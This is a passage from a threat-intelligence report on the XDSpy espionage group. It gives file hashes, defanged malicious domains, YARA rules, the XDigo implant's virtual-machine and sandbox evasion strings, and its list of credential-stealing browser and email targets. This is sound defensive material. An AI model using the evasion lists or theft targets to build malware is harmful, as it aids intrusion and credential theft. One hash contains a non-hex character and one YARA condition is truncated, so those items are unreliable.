564b2184a7f53d5f1680673ced354f5e956d897b7e1ea7d3f992cc38be6a9b20|XDSpy ZIP archive, ldh.ini
```

```
7d6eb47ff307bebf87022575edd19181ad34ee5a5db1f408a25d16cd27d8aa2f|XDSpy ZIP archive, goq.ini
40e3fcfcc09fd84b2745b75e0e5e7beae866f4300ec8f36e2e9ab3197f198dcd|XDSpy ZIP archive, wiw.ini
0b705938e0063e73e03645e0c7a00f7c8d8533f1912eab5bf9ad7bc44d2cf9c3|XDSpy LNK, доказательства_089741.lnk
9c1acde0627da8b518b0522d6fed15cecf35b20ed8920628e9f580cfc3f450ed|XDSpy LNK, доказательства_0007093.lnk
5be9aba659baa089bcd253905deaf3f084f2b8f03701e90f2a46b36781165925|XDSpy LNK, проект_08811127.lnk
536cd589cd685806b4348b9efa06843a90decae9f4135d1b11d8e74c7911f37d|XDSpy LNK, доказательства_000224.lnk
cfd0d56ca3d6c9ca232252570522c4b904be2807c461276979b1f8c551ccd4aa|XDSpy LNK, доказательства_099543.lnk
904db68a915b4bbd0b4b2d665bb1e2c51fa1b71b9c44ce45ccd4b4664f2bfd8e|XDSpy LNK, доказательства_034464.lnk
e62c3135fd708ee420cf767fa1654d8d66ff01f5160ddadf633e3cc5eaeaa926|XDSpy LNK, доказательства_066551.lnk
65209053f042e428b64f79ea8f570528beaa537038aa3aa50a0db6846ba8d2ec|XDSpy LNK, проект_00252053.lnk
15277bfc6b784c373d535fbda9396bd16c15d9909434231676O2fb81b26d0f07|XDSpy ETDownloader, d3d9.dll
95060ba948948eea9bfc801731960b97d3efceb300622630afcbccfe12c21ccd|XDSpy ETDownloader, d3d9.dll
792c5a2628ec1be86e38b0a73a44c1a9247572453555e7996bb9d0a58e37b62b|XDSpy ETDownloader, d3d9.dll
5e34d754b0a938de7e512614f8fc6d7cd6c704f76b05044e07c97bd44bd5d591|XDSpy ETDownloader, d3d9.dll
68347b0c6494a56dd0f6492c6c56158b46bcaf44878a8741f6e63ff2946cf30f|XDSpy ETDownloader, d3d9.dll
7e04c69685d8612f7fc3512ad9ad1802a28428f75874b8717c0f04e939a3324d|XDSpy ETDownloader, d3d9.dll
f3f2c3c5836ce6e3cb92aa6dfc0f133e15a7fd169a3d1049b7d82e49d1577273|XDSpy ETDownloader, d3d9.dll
448245612a5388074e32251a0b44769170c586cc4c2ae06cd953c7a461ce34a6|XDSpy ETDownloader, d3d9.dll
747dfd7f0ca893034136fd286c737b55edc9276b5794a02c6dd3771da0342729|XDSpy ETDownloader, ExportTests.dll
5248b0e4af1914762cc1c436a898d12d5f74980b816155f4191dc9692402668f|XDSpy ETDownloader, ExportTests.dll
7a2af22372a4fd3ba89d36fdee38967cb77f43e14255d0b5ad80da863b146625|XDSpy ETDownloader, ExportTests.dll
7c0597aa77031a100db0941921b60f08079bec7f710b6e736a15012db6465c39|XDSpy ETDownloader, ExportTests.dll
031e05d15afabef6010179d2acd09925395167fd442b64b6aa8ffd81bd5e268e|XDSpy ETDownloader, ExportTests.dll
056cd36bf4bc6efc119a64f2ffedd76f3dcb75daa95c22c59d91664dfcaa6fd5|XDSpy ETDownloader, ExportTests.dll
fb1df37336d79861b13d5f4ba875393c7e91b12cd73302cb414c1d084104a6a8|XDSpy ETDownloader, ExportTests.dll
c8899a6e8d3dd11c75217253f8dd78f5029c01e886880cafce0388d5fd6aa54b|XDSpy ETDownloader, ExportTests.dll
7a2af22372a4fd3ba89d36fdee38967cb77f43e14255d0b5ad80da863b146625|XDSpy ETDownloader, ExportTests.dll
0d983f5fb403b500ec48f13a951548d5a10572fde207cf3f976b9daefb660f7e|XDigo malware, vwjqrvdy.exe
3adeda2a154dcf017ffed634fba593f80df496eb2be4bee0940767c8631be7c1|XDigo malware, SubModuler.exe
49714e2a0eb4d16882654fd60304e6fa8bfcf9dbd9cd272df4e003f68c865341|XDigo malware, sksatgmf.exe
e32f04362ec4db90e024bfb57adf6e5c02f1061cd17dbf81a5bbc0b588119b25|XDigo malware, uyohlag.exe
```

Possibly related hashes (SHA-256)

```
 ffc538f2c6e91f07be067311ed143d28c5437a8af69974f751c043e2944d60b2|Suspected XDSpy ARJ archive, scan-070424.rar
efd44bc4e0efcab72106ea065c8a89d51d499202732319b21324487e8d00eccf|Suspected XDSpy ARJ archive, portfolio-Elena.rar
2dde92fc0936cb275be79d5864c98772d1270e4a54c01e61ebc4b856b5e048d5|Suspected XDSpy ARJ archive, doc_202405310008.rar
666f4977abf17db6da2d05b385c5cf53f6500517226a3ac5bd0360eda9193d08|Suspected XDSpy ARJ archive, doc_202405310008.rar
be6a545180300554eea2ee6ece9f835a12996059d726df810fe13ba0044033cd|Suspected XDSpy ARJ archive, doc_202405310008.rar
07e2376d2c4318b0f9c472d01342d67e23a2e8edc182533a291336dfeaff4e60|Suspected XDSpy ARJ archive, doc_202405310008.rar
12fd8d45a181adfd6725ea9806d72ed61b3af1e31d80fa7ddd32e1932a8dfd75|Suspected XDSpy ARJ archive, doc_202405310008.rar
bcb5df098a79e3bc1d8bcb3b1a354b6643afdb4ca40333e0548e5ed1a9470cac|Suspected XDSpy ARJ archive, doc_202405310008.rar
f7be89ae645831d519b7c781d69cf8e88e5762b824c9a6753eb16b25c4abef76|Suspected XDSpy ARJ archive, doc_202405310008.rar
a8d578d4b50ac4029db22b76563e927ab691075aacc87621795b16b388b7d48c|Suspected XDSpy ARJ archive, portfolio-Elena.rar
ef8fdec66751b6a17da45dd4d9c22cef8d3c78604e7a8bc6fc8e2b30342ff408|Suspected XDSpy ARJ archive, doc_202405310008.rar
9f17ff59172a802bc6ce8490c1ea379a5bf75af839f8b59373fba8c51e878af0|Suspected XDSpy NSIS installer, scan-070424.com
0993b0bb897402954eb9057bc84ea98e2c12ff1185a87ac3c3a15a241560bb1a|Suspected XDSpy NSIS installer, portfolio-Elena.com
0a626f1837da9043e65ccf9e23192aef36d58402a1fd56577952c7bb426f2ec5|Suspected XDSpy NSIS installer, doc_20240531_00081.com
e0ffc3442215b888c55d8dfd9d33c5cfff315a59089aeb42da4cf6869eed8f5d|Suspected XDSpy NSIS installer, doc_20240531_00081.com
77b2f2ef5bc3b7bb2d1b85491ece85b56da37685652526c6fa6e3562cd12e3b6|Suspected XDSpy NSIS installer, doc_20240531_00081.com
021d13de99e996fbf03e57b78ce67630c19d33242eee8480383d7b065edebb51|Suspected XDSpy NSIS installer, doc_20240531_00081.com
83341b08425a1a247becd79e829064ddbd309636d7d62a369338ffd47af6e955|Suspected XDSpy NSIS installer, doc_20240531_00081.com
5409eb70942a6b875d8343437bb04e368f56de1854953fa87890fc8ee8a8bc37|Suspected XDSpy NSIS installer, doc_20240531_00081.com
a9b9022aedd1b9afbd7ab1f11f60f236102e1f70b340658da8cb39c072a9af61|Suspected XDSpy NSIS installer, doc_20240531_00081.com
155b94be1c3dca48314f6f2ee0c89c09553851ecc9ceefc436e16ebb7fca5f1a|Suspected XDSpy NSIS installer, portfolio-Elena.com
2414dd462e3ca05ecd37aa56dc8841f5ef9588663572e7bc36d07520af7864b1|Suspected XDSpy NSIS installer, doc_20240531_00081.com
bbc5e80d3f068d8eff0cfa745ecba97903a83dfd9fe6f43cf05e803bbe9ce8b9|Suspected XDSpy NSIS installer, spetsifikatsiya_0002587.c
e95f2982195399b5f9e453be6db02a346bb516320659a3ade2c385bcb7fc27da|Suspected XDSpy NSIS installer, dokazatelstva_po_delu_000
ef34c433c818774b466ba4e6f677b1c6cf51bb9213a60fd779fd7df39011e97b|Suspected XDSpy ARJ archive, spetsifikatsiya_0006622.rar
```

Domains

The dates noted serve as indicators of when the infrastructure was likely active.

```
 pdf-bazaar[.]com|XDSpy distribution, March 2025
pdfdepozit[.]com|XDSpy distribution, March 2025
file-bazar[.]com|XDSpy distribution, March 2025
vashazagruzka365[.]com|XDSpy distribution, March 2025
melodicprogress[.]com|XDigo C2, February 2023
```

```
pechalnoyebudushcheye[.]com|XDigo C2, July 2024
quan-miami[.]com|XDigo C2, February 2025
sogrevayushchiynapitok[.]com|XDigo C2, June 2025
```

Possibly related domains

The dates noted serve as indicators of when the infrastructure was likely active.

```
 seychaspozzhe[.]com|Suspected XDSpy, July 2024
aoc-upravleniye[.]com|Suspected XDSpy, March 2025
bukhgalter-x5group[.]com|Suspected XDSpy, March 2025
bystryvelosiped[.]com|Suspected XDSpy, March 2025
cellporyad[.]com|Suspected XDSpy, March 2025
dversteklo[.]com|Suspected XDSpy, March 2025
dwd765m[.]com|Suspected XDSpy, March 2025
khoroshayamych[.]com|Suspected XDSpy, March 2025
krasnayastena[.]com|Suspected XDSpy, March 2025
magnitgroup[.]com|Suspected XDSpy, March 2025
ru-pochta365[.]com|Suspected XDSpy, March 2025
ru-sistema[.]com|Suspected XDSpy, March 2025
temnayamashina[.]com|Suspected XDSpy, March 2025
utrenneyesolntse[.]com|Suspected XDSpy, March 2025
zelenyysalat[.]com|Suspected XDSpy, March 2025
zhestovyyliker[.]com|Suspected XDSpy, March 2025
zimniyeravlecheniya[.]com|Suspected XDSpy, March 2025
laultrachunk[.]com|Suspected XDSpy, April 2025
promenimath[.]com|Suspected XDSpy, April 2025
slomannyymonitor[.]com|Suspected XDSpy, April 2025
doverennyye-fayly[.]com|Suspected XDSpy, May 2025
faylsklad[.]com|Suspected XDSpy, May 2025
moy-pdf[.]com|Suspected XDSpy, May 2025
nevynosimayapchela[.]com|Suspected XDSpy, May 2025
pdf-reyestr[.]com|Suspected XDSpy, May 2025
pdf-sklad[.]com|Suspected XDSpy, May 2025
reyestr-faylov[.]com|Suspected XDSpy, May 2025
serayagrust[.]com|Suspected XDSpy, May 2025
protej[.]org|Suspected XDSpy distribution, July 2024
nniir[.]com|Suspected XDSpy distribution, July 2024
file-magazin[.]com|Suspected XDSpy distribution, May 2025
pdfmagazin[.]com|Suspected XDSpy distribution, May 2025
skachivanie-failov[.]com|Suspected XDSpy, July 2023
chistyyvozdukh[.]com|Suspected XDSpy, July 2024
svobodnoepredlozheniye[.]com|Suspected XDSpy, July 2024
vash-disk[.]com|Suspected XDSpy, July 2024 - April 2025
zagruzkadannykh[.]com|Suspected XDSpy, July 2024
zetta-strakhovaniye[.]com|Suspected XDSpy, July 2024
khitrayalisitsa[.]com|Suspected XDSpy, August 2024
tvoi-fayly[.]com|Suspected XDSpy, March 2025
kletchatayarubashka[.]com|Suspected XDSpy, April 2025
downloading24[.]com|Suspected XDSpy distribution, July 2022
easy-download24[.]com|Suspected XDSpy distribution, October 2022
full-downloader[.]com|Suspected XDSpy distribution, December 2022
skachivanie-failov24[.]com|Suspected XDSpy distribution, April 2024
obmen-faylami[.]com|Suspected XDSpy distribution, April 2024
tvoy-disk[.]com|Suspected XDSpy distribution, June 2024
www.vashi-fayly[.]com|Suspected XDSpy distribution, June 2024
zagruzkafayla[.]com|Suspected XDSpy distribution, June 2024
faylbox365[.]com|Suspected (high confidence) XDSpy distribution, November 2024
zagruzka-pdf[.]com|Suspected XDSpy distribution, December 2024
moy-fayl[.]com|Suspected XDSpy distribution, December 2024
otpravkafaylov[.]com|Suspected XDSpy distribution, December 2024
pdfsklad[.]com|Suspected XDSpy distribution, December 2024
```

Yara rules

```
rule XDSpy_LNK_2025 {
   meta:
       description = "Matches XDSpy malicious LNK files, used in 2025"
       references = "TRR250601"
```

```
        hash = "904db68a915b4bbd0b4b2d665bb1e2c51fa1b71b9c44ce45ccd4b4664f2bfd8e"
        hash = "536cd589cd685806b4348b9efa06843a90decae9f4135d1b11d8e74c7911f37d"
        hash = "0b705938e0063e73e03645e0c7a00f7c8d8533f1912eab5bf9ad7bc44d2cf9c3"
        date = "2025-05-16"
        author = "HarfangLab"
        context = "file"
    strings:
        $c1 = "/nologo /r:System.IO.Compression.FileSystem.dll /out:%TEMP%" wide fullword
        $c2 = "%SystemRoot%\\Microsoft.Net\\Framework\\*jsc.exe" wide fullword
        $c3 = "+Convert.ToChar(46)+Convert.ToChar(105)+Convert.ToChar(110)+Convert.ToChar(105)" wide fullword
    condition:
        (filesize > 1KB) and (filesize < 10KB)
        and (uint32(0) == 0x0000004C)
        and ((uint32be(4) == 0x01140200) and (uint32be(8) == 0x00000000) and (uint32be(12) == 0xC0000000) and (uint32be(16
        and (uint8(0x14) & 0x20 == 0x20)
        and (uint8(0x14) & 0x80 == 0x80)
        and (any of ($c*))
}

rule XDSpy_ETDownloader {
    meta:
        description = "Matches XDSpy 1st stage ET Downloader malware"
        hash = "792c5a2628ec1be86e38b0a73a44c1a9247572453555e7996bb9d0a58e37b62b"
        date = "2025-05-16"
        author = "HarfangLab"
        context = "file"
    strings:
        $dotNet = ".NETFramework,Version=" ascii
        $s1 = "$fcca44e8-9635-4cd7-974b-e86e6bce12cd" ascii fullword
        $s2 = "/startup" wide fullword
        $s3 = "ExportTests.dll" ascii wide fullword
        $s4 = "+d__" ascii
        $s5 = "+d__" ascii
        $f1 = "HttpWebResponse" ascii fullword
        $f2 = "set_UseShellExecute" ascii fullword
        $f3 = "set_CreateNoWindow" ascii fullword
        $f4 = "FromBase64String" ascii fullword
        $f5 = "set_ServerCertificateValidationCallback" ascii fullword
        $f6 = "AsyncTaskMethodBuilder" ascii fullword
        $f7 = "rangeDecoder" ascii fullword
        $f8 = "NumBitLevels" ascii fullword
        $f9 = "GetCallingAssembly" ascii fullword
        $f10 = "BlockCopy" ascii fullword
        $f11 = "MemoryStream" ascii fullword
    condition:
        uint16(0) == 0x5a4d and
        filesize > 20KB and filesize < 120KB and
        $dotNet and
        (
            ( (2 of ($s*)) and (3 of ($f*)) )
            or ( all of ($f*) )
        )
}

rule XDSpy_XDigo {
    meta:
        description = "Rule to catch XDSpy Main module, written in golang"
        hash = "49714e2a0eb4d16882654fd60304e6fa8bfcf9dbd9cd272df4e003f68c865341"
        hash = "0d983f5fb403b500ec48f13a951548d5a10572fde207cf3f976b9daefb660f7e"
        hash = "3adeda2a154dcf017ffed634fba593f80df496eb2be4bee0940767c8631be7c1"
        date = "2025-05-16"
        author = "HarfangLab"
        context = "file"
    strings:
        $a1 = "main.oooo_" ascii
        $b1 = "anti.go" ascii fullword
        $b2 = "crypto.go" ascii fullword
        $b3 = "file.go" ascii fullword
        $b4 = "main.go" ascii fullword
        $b5 = "net.go" ascii fullword
        $b6 = "log.go" ascii fullword
```

```
        $b7 = "settings.go" ascii fullword
        $b8 = "screenshot_windows.go" ascii fullword
        $c1 = "passwords.go" ascii fullword
        $c2 = "keylog.go" ascii fullword
    condition:
        uint16(0) == 0x5a4d and
        filesize > 1MB and
        filesize < 15MB and
        #a1 > 100 and
        (any of ($c*) or all of ($b*))
}
```

Appendix: additional details about XDigo samples

Anti-analysis checks

Hardware characteristics are retrieved using the `bios`, `baseboard`, `chassis` and `product` string representations as provided by the `jaypipes/ghw` package (v0.8.0), while hostname and user name are provided by the Go standard library.

BIOS

```
 BOCHS
Google
KVM
Red Hat
RHEL
VBOX
VRTUAL
SeaBIOS
Xen
```

Baseboard

```
 1111-2222
Default string
Google
KVM
Microsoft
Oracle
Red Hat
RHEL
To be filled by
```

Chassis

```
 Default string
Google
KVM
Microsoft
Oracle
Red Hat
RHEL
QEMU
```

Product

```
 00000000
11111111
1111-2222
Google
KVM
Microsoft
QEMU
Red Hat
RHEL
Virtual
```

```
VMware
Xen
```

Hostnames

```
ACEPC, Anna-PC, azure-PC, David-PC, John-PC, JOHNS-PC, JULIA-PC, Lisa-PC, LUCAS-PC, LOUISE-PC, MARCI-PC, MIKE-PC, Phil-PC
```

User names

```
abby, Anna, azure, David, Frank, fred, george, Harry, John, Lisa, Louise, Julia, Lucas, mike, Peter, robert, Scott, Steve
```

File paths

```
 c:\admin_Index.html
c:\analyzer.exe
c:\Cookies
c:\History
c:\Important.txt
c:\Meterpreter
c:\code.exe
c:\program.exe
c:\VMREMOTE
c:\Program Files\Anti-Trojan
c:\program files\fortinet
c:\program files\meterpreter
c:\program files\uvnc bvba
C:\program files\CrowdStrike
c:\program files (x86)\detonate.exe
c:\run_task.bat
c:\run_task.py
c:\VMRunner
```

Information stealing capabilities

The implementation of these capabilities require the following Go packages: mattn/go-sqlite3 (v1.14.17) which was released on June 1, 2023, and billgraziano/dpapi (v0.4.0) which was released on Jun 30, 2021.

Web browsers

```
 7Star
Amigo
Brave
Cent Browser
Chedot
Chrome Canary
Chromium
Microsoft Edge
Coc Coc
Comodo Dragon
Elements Browser
Epic Privacy Browser
Google Chrome
Kometa
Orbitum
Sputnik
Torch
Uran (uCoz Media)
Vivaldi
Mozilla Firefox
BlackHawk (NETGATE Technologies)
Cyberfox (8pecxstudios)
Comodo IceDragon
K-Meleon
IceCat
Opera
```

```
Yandex Browser
Internet Explorer
```

Email clients

```
 Mozilla Thunderbird
Microsoft Outlook
```

---

1. up to revision 8.0 at least (dated 2024-04-23), which is the lastest available at the time of writing. ↩
2. the command line arguments string also used to be limited to 259 characters in older Windows versions, if we believe in leaked source code files: see line 2719 in `/shell/shell32/shelllnk.cpp` and line 5164 in `/shell/shell32/util.cpp` . ↩
3. “dokazatelstva” is a transliteration of the Russian word “доказательства”. Can be translated to “supporting evidence”. ↩ ↩
4. “proyekt” is a transliteration of the Russian word “проект”. Can be translated to “project”. ↩ ↩
5. this anti-analysis bypass might be implemented to facilitate implant development in developers’ environment. It is in any case a convenient anti-anti-analysis switch for defenders as well. ↩
6. this will result in listing directories under `C:Program Files` and `C:Program Files (x86)` on most Windows systems. ↩
7. such value is retrieved using the jaypipes/ghw block package. On a Windows system, the package issues a WMI query to get, among others, the `SerialNumber` property of the `Win32_DiskDrive` class. ↩
8. this exact User-Agent is given as an example in the following Mozilla documentation as of 2025-06: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/User-Agent. It is associated with Microsoft Edge Version 91.0.864.59, which was released on June 24, 2021. ↩ ↩
9. at the time of writing, none of the samples that are referenced in this report are available to us. ↩
10. a typo removed the last character (‘9’) of the User-Agent string in the text of Kaspersky GERT report, but a screenshot clearly shows the exact same User-Agent string. ↩
11. jaypipes/ghw (v0.8.0) released on May 12, 2021, and used to perform the anti-analysis checks; ototto/clipboard (v0.1.4) released on February 24, 2021, from which an helper function is used to retrieve the content of the clipboard; and kbinani/screenshot (commit 7d3a670d8329) committed on July 20, 2021, to capture screenshots. ↩
12. such behavior could also or instead help to build a good reputation for domains during automated categorisation and assessment, by serving or redirecting to known legitimate content. ↩
13. SHA256: `021d13de99e996fbf03e57b78ce67630c19d33242eee8480383d7b065edebb51` , `9f17ff59172a802bc6ce8490c1ea379a5bf75af839f8b59373fba8c51e878af0` . ↩
14. it is a known LOLBAS. ↩
